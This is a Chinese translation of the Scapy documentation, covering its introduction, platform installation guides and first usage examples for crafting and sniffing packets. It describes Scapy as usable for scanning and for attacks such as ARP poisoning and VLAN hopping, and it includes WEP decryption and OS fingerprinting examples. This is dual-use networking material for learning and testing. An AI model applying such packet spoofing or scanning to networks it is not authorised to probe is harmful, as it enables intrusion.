# 目錄

# Scapy 中文文档

原文：Welcome to Scapy's documentation!

- 在线阅读
- PDF格式
- EPUB格式
- MOBI格式
- Github

## 译者

| 章节 | 原文 | 译者 |
| --- | --- | --- |
| 介绍 | Introduction | pdcxs007 |
| 下载和安装 | Download and Installation | 飞龙 |
| 使用方法 | Usage | Larry |
| 高级用法 | Advanced usage | 草帽小子_DJ |
| 构建你自己的工具 | Build your own tools | 草帽小子_DJ |
| 添加新的协议 | Adding new protocols | 草帽小子_DJ |
| 常见问题 | Troubleshooting | 飞龙 |
| Scapy 开发 | Scapy development | 飞龙 |

# 介绍

> 译者：pdcxs007
>
> 来源：Scapy介绍官方文档翻译
>
> 原文：Introduction
>
> 协议：CC BY-NC-SA 2.5




本人英文水平有限，翻译不当之处，请参考官方网站。

## 关于 `Scapy`

`Scapy` 是一个可以让用户发送、侦听和解析并伪装网络报文的Python程序。这些功能可以用于制作侦测、扫描和攻击网络的工具。

换言之， `Scapy` 是一个强大的操纵报文的交互程序。它可以伪造或者解析多种协议的报文，还具有发送、捕获、匹配请求和响应这些报文以及更多的功能。 `Scapy` 可以轻松地做到像扫描(scanning)、路由跟踪(tracerouting)、探测(probing)、单元测试(unit tests)、攻击(attacks)和发现网络(network discorvery)这样的传统任务。它可以代替 `hping` , `arpspoof` , `arp-sk` , `arping` , `p0f` 甚至是部分的 `Namp` , `tcpdump` 和 `tshark` 的功能。




`Scapy` 在大多数其它工具无法完成的特定任务中也表现优异，比如发送无效帧、添加自定义的802.11的侦、多技术的结合(跳跃攻击(VLAN hopping)+ARP缓存中毒(ARP cache poisoning)、在WEP加密信道(WEP encrypted channel)上的VOIP解码

(VOIP decoding))等等等等。

理念非常简单。 `Scapy` 主要做两件事：发送报文和接收回应。您定义一系列的报文，它发送这些报文，收到回应，将收到的回应和请求匹配，返回一个存放着(request, answer)即(请求, 回应)的报文对(packet couples)的列表(list)和一个没有匹配的报文的列表(list)。这样对于像 `Nmap` 和 `hping` 这样的工具有一个巨大的优势：回应没有被减少 (open/closed/filtered)而是完整的报文。

在这之上可以建立更多的高级功能，比如您可以跟踪路由(traceroutes)并得到一个只有请求的起始TTL和回应的源IP的结果，您也可以ping整个网络并得到匹配的回复的列表，您还可以扫描商品并得到一个<nobr> `LATEX` </nobr> 报表。

## `Scapy` 为何如此特别

第一，对于其它的大多数网络工具来说，您无法制作一些作者无法想到的东西。这些工具已经被一个特定的目标所局限和固定，因此无法和这个目标有大的偏离。比如，一个ARP缓存中毒程序不会让您使用 `double 802.1q` 包裹内容，同样无法找到一个程序可以发送填充(padding)的ICMP报文(是填充(padding)，不是负载（payload))。事实上，每次有新需求时，您必需重新建立一个新的工具。

第二，这些工具经常混淆解码(decoding)和解释(interpreting)。机器擅长解码并能帮助人类完成这个工作。解释应该留给人类。一些程序试图模拟这个行为。比如它们说“这个端口是打开的”而不是说“我收到一个 `SYN-ACK` “.有时它们是对的，但有时不是。这样做对于初学者来说更容易，但是当您知道您正在做什么，您将继续试图推从程序的解释中测实际上发生了什么来制作自己的工具，但是这相当困难，因为大量的信息已经丢失。因此最终常常是您使用 `tcpdump -xX` 来解码和解释这些工具丢掉的内容。

第三，即使是那些只管解码的程序也没有把它们收到的所有的信息交给您。它们给您展示的网络信息只是其作者认为足够的信息。但是这些并不完整，对您来说是偏颇的。比如，您知道有什么工具可以得到以太帧填充的报文吗(reports the Ethernet padding)？

事实上，每次运行本程序，更像是建造一个新的工具，不是处理上百行的C程序代码，您使用 `Scapy` 只需写几行代码。

在探测(probe)(或者扫描(scan)、路由跟踪(traceroute)等等)之后， `Scapy` 总是在任何的解释之前把探测到的所有的包解码后给您。这意味着您可以探测一次而解释很多次，也可以使用路由跟踪并查看报文填充内容。

## 快速的报文设计

其它的工具坚持命令行运行的模式，这导致描述一个报文需要糟糕的语法。对于这些工具，解决的方法是在其作者想像的情景下，采用一种更高层但是功能更弱的描述方法。举例来说，在端口扫描的情景中，端口扫描器必须的参数只有IP地址。即


使情景有所改变，情况依然如此(Even if the scenario is tweaked a bit, you still are stuck to a port scan)。

`Scapy` 的原则是推荐使用一种特定领域语言(Domain Specific Language (DSL))以达到对于任何种类报文的功能强大并快速的描述。使用 `Python` 语法和 `Python` 解释器作为特定领域语言(DSL)的语法和解释器有许多优势：没有必要写一个单独的解释器，用户不需要再学一种新语言并可以从这个完整、简约且非常强大的语言中受益。

`Scapy` 允许用户将一个或一系列报文描述成为一个个堆起来的层(layer)。每层的数据域有有用的且可重载的默认值。 `Scapy` 不强制用户使用预先定义的方法和模板。这样每次碰到不同的情景时写新工具的需要得到了减少。在C语言中，描述一个报文可能平均要用60行代码。使用 `Scapy` ，发送的报文可能仅需一行代码描述再加一行打印结果的代码。90%的网络探测工具可以使用 `Scapy` 使用2行代码重新实现。

## 一次探测，多次解释

网络的发现是一个黑盒测试。当探测一个网络时，许多侦测报文(stimuli)发送然而它们当中只有少数能够被回应。如果选择了正确的侦测报文，希望得到的信息可以通过回应的报文或者是没有回应的情况来获得。不像很多其它的工具， `Scapy` 得到所有的信息，也就是说，所有的发送的侦测报文和所有收到的回应。通过检查这些数据用户可以得到想要的信息。当数据量较小时，用户可以直接查看数据。在其它情况下，对于数据的解释将依赖于关注点的不同。多数工具选择展示关注点内容而忽略和关注点无关的内容。由于 `Scapy` 给出完整的原始数据，因此这些数据可以多次使用从而允许关注点在分析过程中发生变化。比如，可能探测一个TCP端口扫描而关注(展示)端口扫描的结果。同时也可以查看回应报文的TTL方面的内容。一个新的探测并不需要再来一次，而只是在已有的数据中改一下关注点即可。




## `Scapy` 解码而不解释

网络探测工具所共有的一个问题是它们都试图解释收到的回应而非仅仅解码并给出结果。报告一些类似于在**80**端口收到一个**TCP Reset**报文这样的消息不属于解释错误。报告**80**端口关闭在多数情况下是正确的，但是在某些特定的工具的作者没有想到的上下文中是错误的。比如，一些扫描器在收到一个目的地址不可达的ICMP报文后倾向于报告一个过滤TCP端口。这可能是正确的，但是在某些情况下，这表明报文被防火墙过滤掉而找不到报文的非目的主机。

解释结果可以帮助那些不知道什么是端口扫描的用户，但是弊大于利，因为这对于结果是一种主观的解释。可能的结果就是它们可以自己解释，知识丰富的用户将试图反向还原这个工具的解释以得到引起这个解释的真正原因。不幸的是，在这个过程中有大量的信息丢失。

# 快速展示(Quick demo)

首先我们稍微试一下，一次创建4个IP报文来看看这个工具是如何工作的。我们首先初始化IP类。然后，我们重新将其实例化并给出4个IP报文的目的地址(/30给出掩码)。使用 `Python` 语法，我们在一系列明确的报文中定义这个报文(we develop this implicit packet in a set of explicit packets)。然后，我们退出解释器。作为我们提供的会话文件(session file)，这些我们正在使用变量已经保存，然后重新加载：

```
# ./scapy.py -s mysession
New session [mysession]
Welcome to Scapy (0.9.17.108beta)
>>> IP()
<IP |>
>>> target="www.target.com"
>>> target="www.target.com/30"
>>> ip=IP(dst=target)
>>> ip
<IP dst=<Net www.target.com/30> |>
>>> [p for p in ip]
[<IP dst=207.171.175.28 |>, <IP dst=207.171.175.29 |>
 <IP dst=207.171.175.30 |>, <IP dst=207.171.175.31 |>]
>>> ^D
```

```
# scapy -s mysession
Using session [mysession]
Welcome to Scapy (0.9.17.108beta)
>>> ip
<IP dst=<Net www.target.com/30 |>
```

现在，我们来操纵一些报文：

```
>>> IP()
<IP |>
>>> a=IP(dst="172.16.1.40")
<IP dst=172.16.1.40 |>
>>> a.dst
'172.16.1.40'
>>> a.ttl
64
```

让我们来说我想要一个广播的MAC地址，并且负载的IP报文要到达ketchup.com和mayo.com，TTL值从1到9，并负载UDP报文：

```
>>> Ether(dst="ff:ff:ff:ff:ff:ff")
     /IP(dst=["ketchup.com", "mayo.com"], ttl=(1,9))
     /UDP()
```

现在我们在一行(一个确定报文(implicit packet))中定义了18个报文。

# 合理的默认值

`Scapy` 试图在所有种类的报文数据域中使用合理的默认值，如果没有被重载的话，

- IP源地址根据目的地址和路由表选择
- 校验和自动计算
- 源MAC地址根据输出接口(output interface)选择
- 以太网类型和IP协议由高层决定

Example : Default Values for IP

```
>>> ls(IP)
version    : BitField          = (4)
ihl        : BitField          = (None)
tos        : XByteField        = (0)
len        : ShortField        = (None)
id         : ShortField        = (1)
flags      : FlagsField        = (0)
frag       : BitField          = (0)
ttl        : ByteField         = (64)
proto      : ByteEnumField     = (0)
chksum     : XShortField       = (None)
src        : Emph              = (None)
dst        : Emph              = ('127.0.0.1')
options    : IPoptionsField    = ('')
```

其它数据域选择最有用的值：

- TCP源端口为20,目的端口为80
- UDP源端口和目的端口均为53
- ICMP类型为echo request

## 学习 `Python`

`Scapy` 使用 `Python` 解释器作为命令面板。这意味着你可以直接使用 `Python` 语言(创建变量，使用循环，定义函数等等)。

如果你刚开始使用 `Python` 并且因此你不理解这些词语，或者如果你想学习这个语言，花一个小时来阅读一个Guido Van Rossum写的非常棒的Python教程。在此之后，你将知道 `Python` :)(真的！)。对于更加深入的学习，Dive Into Python也是一个很好的开始。

作为一个快速的开始，下面是 `Python` 数据类型的概览：

- `int` (signed, 32bits) : `42`
- `long` (signed, infinite) : `42L`
- `str` : `"bell\x07\n"` or `'bell\x07\n'`
- `tuple` (immutable): `(1,4,"42")`
- `list` (mutable): `[4,2,"1"]`
- `dict` (mutable): `{"one":1, "two":2}`

`Python` 中没有块分割符，而是同缩进决定：

```
if cond:
    instr
    instr
elif cond2:
    instr
else:
    instr
```

# 下载和安装

> 译者：飞龙
>
> 原文：Download and Installation
>
> 协议：CC BY-NC-SA 4.0

## 概览

- 安装 Python 2.5。
- 下载并安装 Scapy。
- （对于非Linux平台）：安装 `libpcap` 和 `libdnet` 及其 Python 包装器。
- （可选）：安装用于特殊功能的其他软件。
- 使用 root 权限运行 Scapy。

每个步骤可以以不同的方式完成，具体取决于你的平台和要使用的 Scapy 版本。

目前，Scapy 有两个不同版本：

- Scapy v1.x。它只包含一个文件，并适用于 Python 2.4，因此它可能更易于安装。 此外，你的操作系统可能已经含有一个为之特别准备的包或端口。 最后一个版本是 v1.2.2。
- Scapy v2.x。当前的开发版本增加了多个功能（例如 IPv6）。 它包括以 `distutils` 标准方式打包的几个文件。 Scapy v2 需要 Python 2.5。

> 注意：在 Scapy v2 中使用 `from scapy.all import *` 来代替 `from scapy import *` 。

## 安装 Scapy v2.x

以下步骤描述如何安装（或更新）Scapy 本身。 根据你的平台，可能需要安装一些额外的库才能使其真正工作。 所以，请大家在平台特定之指南中查看如何安装这些必需的东西。

> 注意：以下步骤适用于类 Unix 操作系统（Linux，BSD，Mac OS X）。 对于 Windows，请参阅下面的特殊章节。

确保在继续之前安装了 Python。

### 最新发行版

将最新版本下载到临时目录，并以 `distutils` 标准方式来安装。

```
$ cd /tmp
$ wget scapy.net
$ unzip scapy-latest.zip
$ cd scapy-2.*
$ sudo python setup.py install
```

或者，你也可以执行 Zip 文件：

```
$ chmod +x scapy-latest.zip
$ sudo ./scapy-latest.zip
```

或者：

```
$ sudo sh scapy-latest.zip
```

或者：

```
$ mv scapy-latest.zip /usr/local/bin/scapy
$ sudo scapy
```

> 注意：要制作 zip 可执行文件，需要在 zip 标头之前添加一些字节。 大多数但并不是所有 zip 程序都会处理它。 如果你的 zip 程序报告该 zip 文件被损坏，可以更改它，或在 http://hg.secdev.org/scapy/archive/tip.zip 下载一个不可执行的 zip 文件。

## 当前开发版

如果你总想使用带有所有新功能和错误修正的最新版本，请使用 Scapy 的 Mercurial 仓库：

1. 安装 Mercurial 版本控制系统，例如，在 Debian/Ubuntu 下执行：

   ```
   $ sudo apt-get install mercurial
   ```

   或者在 OpenBSD 上：

   ```
   $ pkg_add mercurial
   ```

2. 克隆 Scapy 仓库：

```
$ hg clone http://hg.secdev.org/scapy
```

3. 以 `distutils` 标准方式来安装 Scapy：

```
$ cd scapy
$ sudo python setup.py install
```

之后你可以始终更新到最新版本：

```
$ hg pull
$ hg update
$ sudo python setup.py install
```

Mercurial 的更多信息请参阅 Mercurial book。

## 安装 Scapy v1.2

由于 Scapy v1 仅包含一个单一的 Python 文件，安装很容易：只需下载最新版本并使用 Python 解释器运行它：

```
$ wget http://hg.secdev.org/scapy/raw-file/v1.2.0.2/scapy.py
$ sudo python scapy.py
```

在 BSD 系统上，你还可以尝试使用最新版本的 Scapy-bpf（开发仓库）。它不需要 `libpcap` 或 `libdnet`。

## 用于特殊功能的可选软件

对于某些特殊功能，你必须安装更多软件。有关如何安装这些包的平台特定说明，请参见下一节。这里是涉及的主题和一些例子，你可以使用它们来尝试是否能够安装成功。

- 绘图。`plot()` 需要 Gnuplot-py，它需要 GnuPlot 和 NumPy。

```
>>> p=sniff(count=50)
>>> p.plot(lambda x:len(x))
```

- 2D 图形。`psdump()` 和 `pdfdump()` 需要 PyX，而这需要一个 LaTeX 分发版。要以交互方式查看 PDF 和 PS 文件，你还需要 Adobe Reader（`acroread`）和 gv（`gv`）。

```
>>> p=IP()/ICMP()
>>> p.pdfdump("test.pdf")
```

- 图形。 `conversations()` 需要 Grapviz 和 ImageMagick 。

```
>>> p=readpcap("myfile.pcap")
>>> p.conversations(type="jpg", target="> test.jpg")
```

- 3D 图形。 `trace3D()` 需要 VPython 。

```
>>> a,u=traceroute(["www.python.org", "google.com","slashdot
.org"])
>>> a.trace3D()
```

- WEP 解密。 `unwep()` 需要 PyCrypto 。例子中使用了 Weplap 测试文件 。

```
>>> enc=rdpcap("weplab-64bit-AA-managed.pcap")
>>> enc.show()
>>> enc[0]
>>> conf.wepkey="AA\x00\x00\x00"
>>> dec=Dot11PacketList(enc).toEthernet()
>>> dec.show()
>>> dec[0]
```

- 指纹识别。 `nmap_fp()` 需要 Nmap 。你需要支持第一代指纹识别的老版本（v4.23 之前）。

```
>>> load_module("nmap")
>>> nmap_fp("192.168.0.1")
Begin emission:
Finished to send 8 packets.
Received 19 packets, got 4 answers, remaining 4 packets
(0.88749999999999996, ['Draytek Vigor 2000 ISDN router'])
```

- VOIP 。 `voip_play()` 需要 SoX 。

# 平台特定指南

## Linux 原生

Scapy 可以在 Linux 上原生运行，不需要 `libdnet` 和 `libpcap` 。

安装 Python 2.5。 安装 `tcpdump` 并确保它在 `$ PATH` 中。 （它只用于编译 BPF 过滤器（ `-ddd` 选项）） 确保你的内核已选择分组套接字（ `CONFIG_PACKET` ） 如果你的内核 `<2.6` ，请确保选择套接字过滤（ `CONFIG_FILTER` ）

## Debian/Ubuntu

只需使用标准包：

```
$ sudo apt-get install tcpdump graphviz imagemagick python-gnupl
ot python-crypto python-pyx
```

## Fedora

这里是在 Fedora 9 中安装 Scapy 的方法：

```
# yum install mercurial python-devel
# cd /tmp
# hg clone http://hg.secdev.org/scapy
# cd scapy
# python setup.py install
```

一些可选包：

```
# yum install graphviz python-crypto sox PyX gnuplot numpy
# cd /tmp
# wget http://heanet.dl.sourceforge.net/sourceforge/gnuplot-py/g
nuplot-py-1.8.tar.gz
# tar xvfz gnuplot-py-1.8.tar.gz
# cd gnuplot-py-1.8
# python setup.py install
```

## Mac OS X

以下是在 Mac OS 10.4（Tiger）或 10.5（Leopard）上安装 Scapy 的方式。

### 建立环境变量

- 安装 X11。 在 Mac OS X DVD 上，它位于『可选 Installs.mpkg』软件包中。
- 安装 SDK。 在 Mac OS X DVD 上，它位于『Xcode Tools/Packages』目录中。
- 从 Python.org 安装 Python 2.5。 使用 Apple 的 Python 版本会导致一些问题。 请见 http://www.python.org/ftp/python/2.5.2/python-2.5.2-macosx.dmg 。

### 使用 **MacPorts** 安装

- 从 macports.org 下载 dmg 并安装它。
- 更新 MacPorts：

  ```
  $ sudo port -d selfupdate
  ```

- 安装 Scapy：

  ```
  $ sudo port install scapy
  ```

像上面的通用安装所展示的那样，随后你可以更新到最新版。

### 从源码安装

安装 `libdnet` 和 Python 包装器：

```
$ wget http://libdnet.googlecode.com/files/libdnet-1.12.tgz
$ tar xfz libdnet-1.12.tgz
$ ./configure
$ make
$ sudo make install
$ cd python
$ python2.5 setup.py install
```

安装 `libpcap` 和 Python 包装器：

```
$ wget http://dfn.dl.sourceforge.net/sourceforge/pylibpcap/pylib
pcap-0.6.2.tar.gz
$ tar xfz pylibpcap-0.6.2.tar.gz
$ cd pylibpcap-0.6.2
$ python2.5 setup.py install
```

可选：安装 `readline` ：

```
$ python `python -c "import pimp; print pimp.__file__"` -i readl
ine
```

## OpenBSD

这里是在 OpenBSD 中安装 Scapy 的方式：

```
# export PKG_PATH=ftp://ftp.openbsd.org/pub/OpenBSD/4.3/packages
/i386/
# pkg_add py-libpcap py-libdnet mercurial
# ln -sf /usr/local/bin/python2.5 /usr/local/bin/python
# cd /tmp
# hg clone http://hg.secdev.org/scapy
# cd scapy
# python setup.py install
```

## 可选包

### py-crypto

```
# pkg_add py-crypto
```

### Graphviz（下载的东西多，会安装多个 GNOME 库）

```
# pkg_add graphviz
```

### ImageMagick（需要较长时间来编译）

```
# cd /tmp
# ftp ftp://ftp.openbsd.org/pub/OpenBSD/4.3/ports.tar.gz
# cd /usr
# tar xvfz /tmp/ports.tar.gz
# cd /usr/ports/graphics/ImageMagick/
# make install
```

### PyX（下载的东西非常多，会安装 textlive 以及其他）

```
# pkg_add py-pyx
```

### `/etc/ethertypes`

```
# wget http://www.secdev.org/projects/scapy/files/ethertypes -O
/etc/ethertypes
```

### python-bz2（用于 UTscapy）

```
# pkg_add python-bz2
```

## Windows

Scapy 主要是为类 Unix 系统开发的，并且在这些平台上能正常工作。 但是最新版本的 Scapy 开箱即用支持 Windows。 所以你可以在 Windows 机器上使用几乎所有的 Scapy 的功能。

> 注意：如果你从 Scapy-win v1.2.0.2 更新到 Scapy v2，请记住使用 `scapy.all import *` 而不是 `from scapy import *` 。

C:\WINDOWS\system32\cmd.exe - scapy.py

```
>>> s=IP(dst="google.com")/ICMP()
>>> s.show()
###[ IP ]###
  version= 4
  ihl= 0
  tos= 0x0
  len= 0
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= 0x0
  src= 192.168.1.10
  dst= Net('google.com')
  options= ''
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= 0x0
     id= 0x0
     seq= 0x0
>>> sniff(timeout=10)
<Sniffed: TCP:42 UDP:2 ICMP:8 Other:0>
>>> _
```

你需要以下软件包才能在 Windows 上安装 Scapy：

- Python： `python-2.5.4.msi` 或 `python-2.6.3.msi` 。安装后，将 Python 安装目录及其 `Scripts` 子目录添加到 `PATH` 。根据你的 Python 版本，默认值分别是 `C:\ Python25` 和 `C:\Python25\Scripts` 或 `C:\Python26` 和 `C:\Pytho`
  。
- Scapy：来自 Mercurial 仓库的最新开发版本。解压缩归档文件，在该目录中打开命令提示符并运行 `python setup.py install` 。
- pywin32： `pywin32-214.win32-py2.5.exe` 或 `pywin32-214.win32-py2.6.`
  。
- WinPcap： `WinPcap_4_1_1.exe` 。你可能需要选择 `[x] Automatically start the WinPcap driver at boot time` （在启动时自动启动 WinPcap 驱动程序），以便非特权用户可以嗅探，特别是在 Vista 和 Windows 7 下。如果要使用以太网供应商数据库来解析 MAC 地址或使用 `wireshark()` 命令，请下载已经包含 WinPcap 的 Wireshark。
- pypcap： `pcap-1.1-scapy-20090720.win32-py25.exe` 或 `pcap-1.1-scapy`
  。这是 Scapy 的特殊版本，因为原始版本会导致一些时序问题。现在在 Vista 和 Windows 7 上也可工作。在 Vista/Win7 下，右键单击安装程序并选择 `Run as administrator` （以管理员身份运行）。
- libdnet： `dnet-1.12.win32-py2.5.exe` 或 `dnet-1.12.win32-py2.6.exe` 。在 Vista/Win7 下，右键单击安装程序，选择 `Run as administrator` （以

管理员身份运行）。
- pyreadline：`pyreadline-1.5-win32-setup.exe`。

只需下载文件并运行安装程序。选择默认安装选项应该会安全。

为了方便起见，链接中直接给出了我使用的版本（对于 Python 2.5 和 Python 2.6）。如果这些链接不起作用，或者你使用的是不同的 Python 版本，只需访问相应软件包的主页并查找 Windows 二进制文件即可。你可以在网上搜索文件名作为最后的手段。

安装所有软件包后，打开命令提示符（`cmd.exe`），然后键入 `scapy` 运行 Scapy。如果你正确设置了 `PATH`，这将在 `C:\Python26\Scripts` 目录中会找到一个批处理文件，并指导 Python 解释器加载 Scapy。

如果不能正常工作，考虑跳过 Windows 版本，并从 Linux Live CD 中使用 Scapy - 在 Windows 主机上的虚拟机中，或通过从 CDROM 引导：例如旧版本的 Scapy 已经包含在 grml 和 BackTrack 中。在使用 Live CD 时，你可以通过键入 `cd /tmp && wget scapy.net` 轻松升级到最新的 Scapy 版本。

## 可选包

绘图（`plot`）

- GnuPlot：`gp420win32.zip`。解压 zip 文件（例如到 `c:\gnuplot`），并将 `gnuplot\bin` 目录添加到 `PATH`。
- NumPy：`numpy-1.3.0-win32-superpack-python2.5.exe` 或 `numpy-1.3.0`。Gnuplot-py 1.8 需要 NumPy。
- Gnuplot-py：`gnuplot-py-1.8.zip`。解压到临时目录，打开命令提示符，进入临时目录并键入 `python setup.py install`。

2D 图形（`psdump`，`pdfdump`）

- PyX：`PyX-0.10.tar.gz`。解压到临时目录，打开命令提示符，进入临时目录并键入 `python setup.py install`。
- MikTeX：MiKTeX 2.8 基本安装程序。PyX 需要安装 LaTeX。选择一个不带空格的安装目录（例如 `C\MikTex2.8`，并将 `(INSTALLDIR)\miktex\bin` 子目录添加到你的 `PATH`。

图形（`conversations`）

- Graphviz：`graphviz-2.24.exe`。将 `(INSTALLDIR)\ATT\Graphviz\bin` 添加到你的 `PATH`。

WEP 加密

PyCrypto：`pycrypto-2.1.0.win32-py2.5.zip` 或 `pycrypto-2.1.0.win32-py2`。

指纹识别

Nmap。 `nmap-4.20-setup.exe` 。如果使用默认安装目录，Scapy 应自动查找指纹文件。 Queso： `queso-980922.tar.gz` 。解压 `tar.gz` 文件（例如使用 7-Zip）并将 `queso.conf` 放入你的 Scapy 目录

## 截图

```
C:\WINDOWS\system32\cmd.exe - scapy.py
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
fail 1: IP / ICMP 192.168.1.10 > 64.233.167.99 echo-request 0
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
fail 1: IP / ICMP 192.168.1.10 > 64.233.167.99 echo-request 0
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
fail 1: IP / ICMP 192.168.1.10 > 64.233.167.99 echo-request 0
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
fail 1: IP / ICMP 192.168.1.10 > 64.233.167.99 echo-request 0
fail 1: IP / ICMP 192.168.1.10 > 64.233.167.99 echo-request 0
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
fail 1: IP / ICMP 192.168.1.10 > 64.233.167.99 echo-request 0
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding
RECV 1: IP / ICMP 64.233.167.99 > 192.168.1.10 echo-reply 0 / Padding

Sent 23 packets, received 16 packets. 69.6% hits.
(<Results: TCP:0 UDP:0 ICMP:16 Other:0>, <PacketList: TCP:0 UDP:0 ICMP:7 Other:0
>>
>>> _
```

## 已知 Bug

- 你可能无法在 Windows 上捕获 WLAN 流量。 原因在 Wireshark wiki 和 WinPcap 常见问题中有解释。 尝试关闭混合模式 `conf.sniff_promisc = False` 。
- 数据包无法发送到 localhost（或你自己的主机上的本机 IP 地址）。
- `voip_play()` 函数不工作，因为他们通过 `/dev/dsp` 输出声音，这在 Windows 上不可用。

# 使用方法

> 译者：Larry
>
> 来源：Scapy中文使用文档
>
> 原文：Usage
>
> 协议：CC BY-NC-SA 2.5

## 0x01 起航Scapy

Scapy的交互shell是运行在一个终端会话当中。因为需要root权限才能发送数据包，所以我们在这里使用 `sudo`

```
$ sudo scapy
Welcome to Scapy (2.0.1-dev)
>>>
```

在Windows当中，请打开命令提示符（ `cmd.exe` ），并确保您拥有管理员权限：

```
C:\>scapy
INFO: No IPv6 support in kernel
WARNING: No route found for IPv6 destination :: (no default rout
e?)
Welcome to Scapy (2.0.1-dev)
>>>
```

如果您没有安装所有的可选包，Scapy将会告诉你有些功能不可用：

```
INFO: Can't import python gnuplot wrapper . Won't be able to plo
t.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump
().
```

虽然没有安装，但发送和接收数据包的基本功能仍能有效。

## 0x02 互动教程

本节将会告诉您一些Scapy的功能。让我们按上文所述打开Scapy，亲自尝试些例子吧。

# 第一步


让我们来建立一个数据包试一试

```
>>> a=IP(ttl=10)
>>> a
< IP ttl=10 |>
>>> a.src
’127.0.0.1’
>>> a.dst="192.168.1.1"
>>> a
< IP ttl=10 dst=192.168.1.1 |>
>>> a.src
’192.168.8.14’
>>> del(a.ttl)
>>> a
< IP dst=192.168.1.1 |>
>>> a.ttl
64
```

# 堆加层次（OSI参考模型）

`/` 操作符在两层之间起到一个组合的作用。当使用该操作符时，下层可以根据其上层，使它的一个或多个默认字段被重载。（您仍可以赋予您想要的值）一个字符串也可以被用作原料层（ `raw layer` ）。

```
>>> IP()
<IP |>
>>> IP()/TCP()
<IP frag=0 proto=TCP |<TCP |>>
>>> Ether()/IP()/TCP()
<Ether type=0x800 |<IP frag=0 proto=TCP |<TCP |>>>
>>> IP()/TCP()/"GET / HTTP/1.0\r\n\r\n"
<IP frag=0 proto=TCP |<TCP |<Raw load='GET / HTTP/1.0\r\n\r\n' |
>>>
>>> Ether()/IP()/IP()/UDP()
<Ether type=0x800 |<IP frag=0 proto=IP |<IP frag=0 proto=UDP |<U
DP |>>>>
>>> IP(proto=55)/TCP()
